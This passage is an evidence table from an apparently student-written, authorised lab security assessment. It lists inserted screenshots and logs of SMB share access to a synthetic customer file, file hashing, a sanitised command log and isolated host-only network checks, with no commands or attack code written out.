| <b>C1</b>   | VM-3 SMB/share access, showing the authorised labtest account accessing the CustomerData share                                          | Student-generated smbclient/Windows screenshot                                      | <b>INSERTED</b> |
| <b>C2</b>   | Synthetic customer record access, showing customer1.txt being listed/retrieved from the authorised test share                           | Student-generated screenshot showing the synthetic file and retrieval/access result | <b>INSERTED</b> |
| <b>H1</b>   | SHA-256 hash of the designated synthetic test file, demonstrating file-integrity evidence before/after controlled handling              | Student-generated terminal command output                                           | <b>INSERTED</b> |

|           |                                                                                                                                                            |                                                                             |                 |
|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------|-----------------|
| <b>L1</b> | Sanitised command log documenting the commands actually executed during the authorised assessment                                                          | Student-generated terminal history/command log                              | <b>INSERTED</b> |
| <b>N1</b> | Host-only network configuration demonstrating that the assessment VMs were connected to the isolated 192.168.56.0/24 laboratory network                    | VirtualBox/VMware network-configuration screenshot                          | <b>INSERTED</b> |
| <b>N2</b> | Connectivity and isolation verification, demonstrating communication between authorised laboratory systems and absence of unintended external connectivity | Student-generated ping, routing-table and/or adapter-configuration evidence | <b>INSERTED</b> |